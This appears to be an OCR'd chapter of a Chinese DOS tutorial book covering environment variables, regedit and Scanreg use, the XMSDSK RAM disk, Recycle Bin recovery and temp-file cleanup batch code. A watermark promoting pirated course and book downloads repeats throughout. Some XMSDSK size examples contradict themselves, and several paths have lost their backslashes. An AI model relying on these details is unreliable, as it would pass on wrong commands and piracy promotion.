免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



1. COMSPEC 变量

COMSPEC 变量的作用是确定 COMMAND.COM 文档的位置。通常，假如计算机由硬盘驱动器引导 COMSPEC 变量，其格式为

```
COMSPEC=C: \COMMAND.COM
```

假如从软盘驱动器引导，其 COMSPEC 变量格式为 COMSPEC=A：\COMMAND.COM

使用 SET 命令能改变 COMSPEC 的位置，其命令格式为 SET COMSPEC=C：\DOS\COMMAND.COM。

开机后在 DOS 下执行 SET 命令一般都会看到 COMSPEC=C:\COMMAND.COM，这时 COMMAND.COM 驻留在高端内存（如 580～630 之间），运行大程序时允许覆盖 COMMAND.COM 驻留的那部分内存，程序运行结束要返回命令提示符（如 C:\>）前，COMMAND.COM 在内存低端的部分发现高端部分被破坏时，就会自动按 COMSPEC 环境变量指定的路径自动重新装载。

如果 COMSPEC 环境没有设置，DOS 就不知道该到哪里去找 COMMAND.COM。如果用软盘启动 DOS，就会发现 COMSPEC=A:\COMMAND.COM，如果是 DOS 高手，完全可以自己写一个 DOS 的命令处理器代替 COMMAND.COM，以用 APPLE 代替 DIR 命令。

另外，为确保系统能正常运行，用户还需在 CONFIG.SYS 文档中加上类似 SHELL=C：\DOS\COMMAND.COM / P[/ E：1024]代码，此命令指示 DOS 在 C：\DOS 子目录中寻找并运行命令解释程式或外壳程式 COMMAND.COM。假如把此命令加到 CONFIG.SYS 文档中，可提前把 COMMAND.COM 移到 DOS 子目录中。P 选项指示 COMMAND.COM 在根目录中寻找 AUTOEXEC.BAT 文档并运行，假如没有此选项，则根目录下的 AUTOEXEC.BAT 文档不能运行。

当 DOS 系统没有更多的空间存储环境变量时，将会看到信息 Out of environment space（环境空间溢出），出现这种情况后，可利用 SHELL 命令加大 COMMAND.COM 的环境空间，可选择 E:1024 将环境空间扩大到 1KB（1024 字节）。

2. PROMPT 变量

PROMPT 环境变量显示用户所配置的命令提示符。DOS 系统提示符一般配置为显示当前驱动器和路径后接一个“>”符号，也可配置为其他类型命令提示符，该变量一般在 AUTOEXEC.BAT 文档中配置，命令使用的一般格式为 PROMPT [text]，其中 text 为指定新的命令提示符。

命令提示符可以由普通字符及下列特定代码组成。

$A &：Ampersand

$B |：管道

$C (：左括弧

$D：当前日期

$E Escape 码：ASCII 码 27

$F)：右括弧

$G >：大于符号

$H 后退：擦除前一个字符

$L <：小于符号

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

$N：当前驱动器

$P：当前驱动器及路径

$Q =：等号

$S：空格

$T：当前时间

$V：Windows 2000 版本号

$_：换行

$$ $：货币符号

如果命令扩展名被启用，则 PROMPT 命令会支持下列格式化字符。

- $+ 根据 PUSHD 目录堆栈的深度，零个或零个以上加号（+）字符。
- 每个被推的层有一个字符。
- $M 若当前驱动器不是网络驱动器，则显示跟当前驱动器号或空字符串有关联的远程名。

3．PATH 变量

用户变量 PATH 是指给计算机用户指定一个寻找路径，通过这个路径可以寻找到所需要的文件。例如，在“运行”对话框中输入 write 命令，如图 8-6 所示。单击“确定”按钮，即可自动打开写字板，如图 8-7 所示。而写字板程序一般是存储在 C:\Program Files\Windows NT\Accessories 目录下。即通过 PATH 的指引，系统自动在 PATH 指定的路径里寻找该文件。



图 8-6 “运行”对话框




图 8-7 打开的写字板

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



4．DIRCMD 变量

通过将带有 DIRCMD 环境变量的 set 命令包含在 Autoexec.nt 文件中，可以预置 dir 参数。可以在 set dircmd 中使用 dir 参数的任意有效组合，其中包括文件的位置和名称。

例如，使用 DIRCMD 环境变量将宽行显示格式（即/w）设置为默认格式，可在 Autoexec.bat 文件中输入 set dircmd=/w 命令。对于 dir 命令的单次使用，可以用 DIRCMD 环境变量来覆盖某个参数。为此，可以在 dir 命令提示符下输入要覆盖的参数，并在参数前面加上减号（例如：dir /-w）。要更改 DIRCMD 默认设置，可输入 set=NewParameter 命令来实现。新的默认设置对所有后接的 dir 命令有效，直到再次使用 set dircmd 命令或重启系统时为止。

要清除所有的默认设置，需要输入 set dircmd=命令；要查看 DIRCMD 环境变量的当前设置，需要输入 set 命令。

5．COPYCMD 变量

COPYCMD 变量的作用是用户能够通过配置 COPYCMD 环境变量，指定 COPY、MOVE 和 XCOPY 命令是否先给出提示，经确认后再覆盖文档。

如果强制需要 COPY、MOVE 和 XCOPY 命令在任何情况下均先给出提示"Overwrite Filename（YES / NO / ALL）？"，则可把 COPYCMD 环境变量配置成/—Y（SET COPYCMD=/—Y），用户能够根据需要来选择是否覆盖。也可强制需要 COPY、MOVE 和 XCOPY 命令在任何情况下都不提示就进行覆盖，则把 COPYCMD 环境变量配置成/Y（SET COPYCMD=/Y）。这里所配置的 COPYCMD 环境变量，优先于 COPYCMD 环境变量的任何默认值和当前值。

6．TEMP 变量

TEMP 是临时文件夹，存储位置是 C:\Documents and Settings\Administrator\Local Settings\，其中包括很多临时文件，如收藏夹、浏览网页的临时文件和编辑文件等。这些临时文件都是根据用户操作的过程进行临时保存的。

在 DOS 系统环境中，TEMP 是个常用的环境变量，作用是告诉程序在何处建立临时文档，而有一些程序则需要使用环境变量来识别其要使用的目录，如 SET TEMP=C:\DOS。

由上可知，环境变量 TEMP 被 DOS 环境和一些其他程式使用，用来确定当前文档子目录的位置。目录 C：\DOS 被放入环境中，DOS 系统就知道了其当前的文档被放在哪里。

8.2.4 环境变量和批处理

使用环境变量可以控制某些批处理文档，并使程序按照用户的意愿进行，以达到控制 MS-DOS 显示和工作方式的目的。一般在 AUTOEXE.BAT 或 CONFIG. SYS 文档中用 set 命令设定用户环境，以便每次启动计算机时，系统都能根据用户需要自动配置环境变量。

1．在批处理文档中调用环境变量

如果从批处理文档中调用环境变量值，必须用百分符（%）将变量值括起来。如配置名为 WIN32 的变量，使其等于字符串 C:\Windows\SYSTEM，可以输入 SET WIN32=C：\Windows \ SYSTEM 命令。

在批处理文档中可用%WIN32%代替 C:\Windows\SYSTEM。另外，在批处理文档中包括

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

DIR%WIN32%命令，用来显示 C：\Windows\SYSTEM 环境变量的目录内容。在 MS-DOS 中处理 DIR %WIN32%命令时，可以使用字符串 C:\Windows\SYSTEM 代替%WIN32%。

2. 在批处理文档中保存和恢复原有环境下的路径

用户可以在每一个批处理文档中修改环境变量，而每个批处理文档需要不同的 PATH 指明路径，以执行批处理下的程式，这就需要用户保存原有环境下的路径。

用户可以在批处理文档中使用一个环境变量暂时存储用户原来的路径，以便在需要时能够恢复，而无须重新用 PATH 命令来配置。使用的命令为 SET OLDPATH=%PATH%。

批处理文档解释程式把%PATH%变量扩展成用户的当前路径，故 OLDPATH 变量相当于路径。假如此时系统因使用其他批处理文档而打乱了原系统路径，可简单地在批处理文档中使用下列语句恢复路径的原貌，以满足用户对不同环境的需要。在其中输入 PATH %OLDPATH%命令之后，其运行结果为 PATH C：\WINDOWS；C：\；C：\DOS；C：\FOXPRO25；C：\UCDOS；C：\GYPC；C：\CCED；C：\HD；C：\SARP。

其实，很多用户都可能在各自的 AUTOEXEC. BAT 文档中存有 OLDPATH 变量，由于此环境变量总包含原有路径的备份，因此能够很容易地恢复原有路径。

除用户生成环境变量（COMSPEC）给出 COMMAND. COM 的位置外，PATH 变量用于配置系统的搜索路径；PROMPT 变量用于配置系统提示符；COPYCMD 环境变量指定 COPY、MOVE 和 XCOPY 命令用于确定是否对要覆盖的文档进行提示；DIRCMD 环境变量能够预置 DIR 参数和开关项。

8.3 在 DOS 中实现文件操作

在 DOS 中可以使用多媒体软件，还可以设置 DOS 中的文件并抓取 DOS 窗口中的文本，以及设置注册表等。

8.3.1 抓取 DOS 窗口中的文本

在使用计算机的过程中，经常会遇到某些应用程序或命令只能在 DOS 环境下执行的情况，如测试网络状况的 Ping 工具、建立路径映射的 Subst 命令等。这些命令运行的方法是通过选择“开始”→“程序”→“MS-DOS 方式”命令，在开启 Windows 的模拟 DOS 窗口之后，再在该窗口中直接输入相应的命令参数，即可看到执行命令的结果。

但此时若要将程序的执行信息复制下来，相当多的朋友会采用 SnagIt 等屏幕捕捉工具中的文字抓取功能进行。采用这种方法不但麻烦，而且抓取的结果非常混乱。其实，微软在虚拟 DOS 窗口中已经为大家提供了文本的粘贴和复制功能，而且使用起来相当方便。

具体的操作步骤如下。

步骤 1：单击窗口左上角的 MS-DOS 图标，选择“编辑”→“标记”命令，或单击工具栏上的第一个按钮，进入文本选中状态。

步骤 2：单击要复制文本的起点并按住【Shift】键，单击要复制文本的终点，即可选中文本或按住鼠标左键并拖动选中目标文本，此时选中的文本以反白形式显示。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 3：单击 MS-DOS 图标，选择“编辑”→“复制”命令，或单击工具栏上的第二个按钮，即可将目标文本复制到 Windows 的剪贴板中，实现在其他应用程序中“粘贴”剪贴板中的内容。

也可以右击窗口左上角的 MS-DOS 图标，在弹出的快捷菜单中选择“属性”→“杂项”命令，在弹出的对话框中选择“鼠标”选项组中的“快速编辑”复选框，单击“确定”按钮，即可随时随地在窗口中进行选中、复制文本等操作。但当虚拟 MS-DOS 在全屏幕状态中运行时，将不支持文本的复制操作。

8.3.2 在 DOS 中使用注册表

在 DOS 系统中可以用相应的命令实现对注册表的各种操作，如导入/导出注册表、重建注册表、删除注册表的分支，以及恢复注册表等。

1. 导入/导出注册表

在 DOS 环境下可以使用 regedit /l:system /R:user /e filename.reg regpath 命令将注册表导出。还可以使用 regedit /l:system /R:user 命令将注册表文件导入。

- /l :system：指定 system.dat 文件的路径。
- R:user：指定 user.dat 文件的路径。
- filename.reg：指定表编辑器要进行导出到哪个 REG 文件中的操作。
- Regpath：指定要导出哪个注册表的分支，若省略则表示导出整个注册表。

2. 重建注册表

在 DOS 环境下可以使用 regedit /l:system /R:user /C file.reg 命令，实现用指定的注册表文件来重建注册表。

3. 删除分支

在 DOS 环境下，如果想删除/D regpath 指定的分支，则可以使用 regedit /l:system /R:user /D regpath 格式的命令。

4. 恢复注册表

在 DOS 环境下可以使用 Scanreg.exe 来检查、备份、恢复和修复注册表等操作，其命令格式为 Scanreg [<option>]。

8.3.3 在 DOS 中实现注册表编程

当 Windows 9X 计算机系统因注册表问题而无法启动到图形界面时，只能在 DOS 下运用命令对注册表进行操作了。因为注册表编辑器具有双重运行环境，既可在 DOS 下运行，也可在 Windows 9X 下运行。

在 DOS 提示符下输入 Regedit 命令，将出现一个帮助屏幕。此屏幕给出了其命令行参数及其使用方法。

语法如下：

```
Regedit [/L:system] [/R:user] filename1
```


换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





```
Regedit [/L:system] [/R:user] /C filename2
Regedit [/L:system] [/R:user] /E filename3 [regpath]
```

参数含义如下。

- /L:system：指定 system.dat 文件的存放位置。
- /R:user：指定 user.dat 文件的存放位置。
- filename1：指定引入注册表数据库的文件名。
- /C filename2：指定形成注册表数据库的文件名。
- /E filename3：指定导出注册表文件的文件名。
- regpath：指定导出注册表文件的开始关键字（默认为全部关键字）。

下面列举几个实例讲述一下 regedit.exe 在 DOS 环境下的使用方法。

【例 1】将系统注册表数据库 registry 导出到 reg2.reg 文件中，可使用 regedit /E reg2.reg 命令。

【例 2】将 reg.dat 引入系统注册表数据库中（部分），可使用 regedit reg.dat 命令。

【例 3】将以 a 开始的关键字导出注册表数据库并命名为 a.reg，可使用 regedit /E a.reg a 命令。

【例 4】指定 system/dat 存放在 D:\PWIN 中和 user.dat 的文件存放在 E:\PWIN 中，将 reg.dat 数据文件形成一个新的注册表数据库 registry，可以使用 regedit /L:D:PWIN /R:E:PWIN /C reg.dat 命令来实现。

下面以更改*.txt 文件的默认打开方式“记事本”为“写字板”为例。先在 MS-DOS 提示符下导出注册表 HKEY_CLASSES_ROOT xtfile 子键这一分支，可以使用 regedit /E txt.reg HKEY_CLASSES_ROOT xtfile 命令来实现。

用 DOS 下的 EDIT 编辑器打开 txt.reg 文件进行编辑之后，将其中所有的代码 C:\ Windows\Notepad.exe 全部改成 C:\ Windows\Write.exe，保存并退出编辑器之后，再在 DOS 命令提示符中输入 regedit txt.reg 命令，即可实现更改*.txt 文件的默认打开方式“记事本”为“写字板”。

当然严格来说，这并不是编程。如果一定要编程实现，可以将上述实现过程写成一个批处理文件，且其名称为 chang.bat。该批处理文件的具体内容如下。

```
@echo off
path=c:windows;c:windowscommand;c:dos
cls
echo 正在导出注册表……
regedit /E txt.reg HKEY_CLASSES_ROOT xtfile
echo
echo 注册表导出完毕!按任一键开始编辑注册表……
echo
pause
edit txt.reg
echo 正在将修改后的注册表导入……
regedit txt.reg
echo 恭喜您!在MS-DOS方式下成功修改了注册表!
pause
cls
@echo on
```

这样，就可以在遵循导出注册表文件格式的前提下，对注册表进行任意修改、删除或增加

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/...

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



任一子键了。如果觉得还不够程序化，可以发挥 DOS 环境下各种程序设计语言的优势，加上交互性界面，将这一过程真正程序化，这和 Windows 系统下利用 API 函数做出来的效果是一样的。

8.3.4 在 DOS 中使用注册表扫描程序

Windows 操作系统中对注册表的管理程序有两个版本：在 Windows 环境中的 scanregw.exe 和在 DOS 环境中的 Scanreg.exe，并用一个 Scanreg.ini 文件与之辅助。

由于 Scanreg.exe 程序是在 DOS 模式下工作，所以尽管操作系统是中文版的 Windows，这时出现的也是英文字符界面。Scanreg 程序操作由命令行和一些选项开关组成。命令只有一个 Scanreg 参数，后面是/，之后就开关了。如果输入 Scanreg/?，则会出现简单的帮助信息。

其中各命令的含义如下。

- Scanreg/backup：备份注册表的命令，执行后开始备份注册表，备份结束后出现 DOS 默认的提示符号。
- Scanreg/restore：执行后系统会列出所备份的注册表文件，列出多少个备份文件与 scanreg.ini 文件设置有关，一般默认为 5 个备份文件。每个文件后面都有备份的日期。移动光条可进行选择，执行 restore 命令就可以恢复选定的注册表。
- Scanreg /fix：可以在注册表有问题时用来修复，其间有进度条指示修复完成的情况。
- Scanreg /comment=<" comment ">：备份注释文件的命令。可以将该文件备份为 cab 格式，也可以将别的什么文件备份为 cab 格式，以减少磁盘空间的浪费。使用这个文件时先执行 Scanreg/restore 命令，就可以在恢复文件列表中找到它，如果需要，也可以像恢复注册表文件一样对其进行恢复。

系统出现问题，一般都与注册表有关系，这时如果将注册表恢复到较早的一个，就可能会解决问题。当遇到故障使得系统不能工作在 Windows 模式下时，可以在 DOS 模式下试试恢复注册表。

8.4 网络中的 DOS 命令运用

DOS 命令对于网络管理员是不可缺少的，他们经常使用 DOS 命令检测网络中出现的问题，也可以删除不必要的文件。

8.4.1 检测 DOS 程序执行的目录

在 DOS 程序执行时可以很容易确定当前目录，有现成的 DOS 中断。但当程序是在 PAHT 指定的目录中执行时，有时要用到相同目录下的数据文件，这就需要获得执行程序所在的目录。在 DOS 程序执行的同时，系统要建立一个用于进程的环境块，文件刚开始执行时，DS 和 ES 指向 PSP 地址，而 PSP 段偏移 002CH 处的一个字的内容就是环境块的段地址。

在环境块中是用 set 命令可以看到的环境字符串，包括 PATH、PROMPT 串等，每个串以 00 结尾，整个环境块以 00 00 结束，在环境串以后为字节 01 00，再下去是包括全路径的执行文件名，对这个字符串进行处理，截去最后的文件名，即可得到当前文件所在的目录。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





下面的汇编代码用于检测 DOS 程序执行的目录，其具体的内容如下。

```
...
mov    es,ds:[002ch]          ;DS 指向 PSP 段地址，DS 的 002C 为环境块段地址
mov    cx,0ffffh              ;取环境块段地址
xor     di,di
xor     al,al
cld
re_scan:
repnz  scasb                  ;查找 00
scasb                         ;判断下一个字节是否为 00
jnz    re_scan                ;不是则继续查找
inc    di                     ;找到 00 00 则加 2 字节地址就是文件名
inc    di                     ;现在 ESI 所指的就是执行的文件名
...
```

8.4.2 内存虚拟盘软件 XMS-DSK 的使用

内存和一般的外部存储设备，如通常使用的磁盘（包括硬盘、光盘等）相比，有着众多的优点，比如内存的速度非常快， 通常比后者快上好几十倍，如果能够将内存当做磁盘设备来存放文件和数据，就可以大大提高操作的速度、效率和方便性，让内存发挥最大的效用。

1. XMS-DSK 介绍

XMSDSK 是一款用 XMS 内存创建虚拟磁盘的工具，必须在有 XMS 内存的情况下才能使用，通常只要加载 DOS 自带的 HIMEM.SYS 程序（最好使用 7.10 或以上版本 MS-DOS，以让 HIMEM.SYS 支持 64M 以上的 XMS 内存），就可以随便使用它了。

XMSDSK 除了可以在 CONFIG.SYS 中加载外，还可以在命令行方式下无限次动态调节内存盘的大小或拆卸。它占用内存相当少，只占几百字节的低端内存，且能够自动调入到 UMB（上位内存块），而不需用 LH 命令。

如果将它用于启动盘中，可以为此启动盘增色不少。可使用 XMSDSK 来安装内存磁盘，使空余 XMS 内存小于 32M，让某些游戏软件正常运行。

2. XMS-DSK 的使用语法

XMS-DSK 使用的格式为 XMSDSK [内存盘大小] [驱动器] [选项]。

其中，内存盘大小的基本单位是 KB。例如，4 就表示 4K，1024 就表示 1024K=1M 等，如果没有指定，则会建立一个 0K 的内存盘。驱动器表示要指定的内存盘的驱动器字母，若无则会自动使用下一个驱动器字母。例如，如果目前驱动器只有 A 盘、B 盘、C 盘和 D 盘，则会自动将内存盘加载到 E 盘上。

“选项”部分的参数如下。

- /?：查看命令行帮助。
- /Y：当执行操作时，不必进行确认，即默认为“是（Yes）”。
- /U：将内存盘拆卸，并退出内存。
- /T：将内存盘定位于 XMS 内存的顶部。
- /C：指定内存盘中扇区的簇大小。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



通常只用到其中的/Y 和/U 选项。当使用不带任何参数和选项的方法运行 XMSDSK（即直接输入 XMSDSK 命令）时，若 XMSDSK 当前已加载了，则会出现“是否加载它”的提示信息；否则，会自动显示出已加载的内存盘的状态信息，如内存盘的大小。

3. XMS-DSK 应用实例

下面列举一个 XMSDSK 使用的实例。例如，现在想建一个 5M 的内存盘，再将其调整为 10M，最后删除此内存盘以释放驱动器字母和使用的内存，而且当安装、调整和删除时不进行确认操作，就可以在 DOS 命令行下依次输入以下命令。

（1）XMSDSK 10240 /Y（建立 10M 的内存盘）。

（2）XMSDSK 102400 /Y（将已建立的 5M 内存盘的大小调整为 100M）。

（3）XMSDSK /U /Y（删除已加载的内存盘）。

因此，XMSDSK 是目前 DOS 系统下一款十分好用的 XMS 内存虚拟磁盘工具，是其他同类软件（如 RAMDRIVE.SYS 等）的最佳替代品。

8.4.3 在 DOS 中恢复回收站中的文件

回收站是 Windows 系统中的一个重要组件，用户可把不用或不知道要不要彻底删除的文件放在回收站中，它提供的还原功能某些时候可给用户带来很大的方便，允许误删除的文件恢复成原来的文件。

但在 DOS 系统下，如何才可以实现删除或恢复回收站中的文件呢？当把一些文件误删除后，发现无法进入 Windows 时，就必须在 DOS 环境下从回收站中恢复文件了，此时不妨采用以下方法。

步骤 1：重启系统后进入 DOS 模式，在 DOS 提示符下输入 CD RECYCLED 命令，进入到 C:\RECYCLED 文件夹下，这是一个隐藏目录，要恢复的文件就放在这里（如果要恢复的文件原来在 D 盘，相应的目录是 D:\RECYCLED，以此类推）。

步骤 2：用 DIR/A 命令可以列出一堆 DC 开头的隐藏文件（DC1.txt，DC2.com 等），这些就是要恢复的文件。

步骤 3：由于 Windows 在把文件移至回收站时把文件名改了，所以还需要找回原来的文件名。原来的文件名可以从 RECYCLED 目录下的 INFO2 文件中找，INFO2 是一个二进制文件，每一个被删除的文件在 INFO2 文件中有一段记录（800 字节），在其中可以找到文件名，其他的信息都不是 ASCII 字符，而且以文件名按顺序排列，第一个文件名就是 DC1.*文件原来的文件名，扩展名保持不变。

步骤 4：如果被删除的是目录，则在 RECYCLED 下将有一个相同的目录，用同样的方法可以找回原来的目录名。但恢复起来远没有在 Windows 下恢复得那么方便。

8.4.4 在 DOS 中删除不必要的文件

对于确实不需要的文件进行真正的删除操作，可以空出很多宝贵的硬盘空间。一般情况下，都是通过右击“回收站”图标，在弹出的快捷菜单中选择“清空回收站”命令来删除的。如果要删除的文件比较多，删除需要一定时间；且有一些文件顽固不化，根本无法成功删除。此时，完全可以在 DOS 下快速、彻底地删除“回收站”中的文件，以及 IE 的历史记录和 Cookie 等文件。

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/huanke_blog 官方客服 QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





其方法是在 Autoexec.bat 文件中加入相应的代码，使得每次启动 Windows 时就可以删除这些文件。

具体的方法是使用“记事本”程序打开 C：\Autoexec.bat 文件，在其中添加以下代码。

```
Echo Y
if exist c:\windows\temp\*.*del c:\windows\temp\*.*>nul
if exist c:\windows\Tempor~1\*.*del c:\windows\Tempor~1\*.*>nul
if exist c:\windows\History\*.*del c:\windows\History\*.*>nul
if exist c:\windows\recent\*.*del c:\windows\recent\*.*>nul
if exist c:\windows\cookies\*.*del c:\windows\cookies\*.*>nul
```

此批处理第 2 行代码为删除临时文件夹的内容；第 3 行和第 4 行代码的作用是删除 IE 浏览器打开网页后遗留下的历史内容；第 5 行的作用是删除“开始”→“我最近的文档”中记录的内容；第 6 行为删除 Cookies。

8.5 可能出现的问题与解决方法

（1）如何在纯 DOS 环境下中还原计算机系统？

解答：因为 Windows XP 系统不是基于 DOS 设计的，所以常规方法不允许 Windows XP 进入 DOS 状态。不过 Windows XP 系统有一个支持仿 DOS 命令行的环境，在其中可以运行大部分 DOS 命令，甚至许多 DOS 下的游戏软件也可以运行，它就是 Windows XP 的恢复控制台。先将 Windows XP 安装盘放入光驱并在“运行”对话框中输入 F:/i386winnt32.exe/cmdcons（F 表示光驱盘符）开始安装，在安装好之后重启系统，即可在操作系统选择菜单中多出一个 Windows XP Recovery Console 命令，通过它就可进入系统故障恢复控制台了。

（2）在 DOS 环境变量中，造访环境究竟有几种方法呢？

解答：造访环境有两种方法，一种是通过 set 命令来查看（set 命令直观、方便，大多数 DOS 用户都喜欢使用其来配置和查看 DOS 环境）；另一种是使用 DEBUG 命令来查看计算机的 RAM（DEBUG 命令属于简单的汇编语言编程命令，需要有一定的汇编语言基础才可以使用，因此用户量相对要少一些）。

（3）如果发现 Windows 系统突然不能正常启动了，而必需的文件却保存在网上邻居中的共享资源内，是不是就不能访问了呢？

解答：此时，如果想要利用 Windows 系统内的网上邻居命令来实现访问，确实是不能在 DOS 下进行操作的。其实 DOS 系统有自己的网络访问命令，即 NET 命令，用户必须在 DOS 命令提示符下运行 NET VIEW ABC 命令（其中 ABC 表示网上邻居中的共享计算机名称），才能查看共享计算机 ABC 上的资源文件。如果输入 NET USEF:abcdef 命令，则可以将网上邻居中的共享计算机 abc 上的 def 目录映射为本地计算机中的 F 盘，以后直接在命令提示符下输入 F:，就可以在网上邻居中进行相关操作了。

8.6 总结与经验积累

DOS 是一种面向磁盘的系统软件，好比是人与机器的一座桥梁，是罩在机器硬件外面的一

换客资源神器发布组：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/huanke_blog 官方QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



层“外壳”。有了 DOS，用户就不必去深入了解机器的硬件结构，也不必与死记硬背那些枯燥的机器命令，只需通过一些接近于自然语言的 DOS 命令，就可以轻松地完成绝大多数的日常操作。另外，DOS 还能有效地管理各种软硬件资源，对它们进行合理的调度，所有的软件和硬件都在 DOS 的监控和管理之下，有条不紊地进行着自己的工作。

在 Windows 系统不能顾及的角落，DOS 命令仍然会很容易帮助解决许多 Windows 系统问题。DOS 的精髓在于命令的使用。通过对本章的学习，可以使读者更加深入地了解到 DOS 命令的妙用之处。

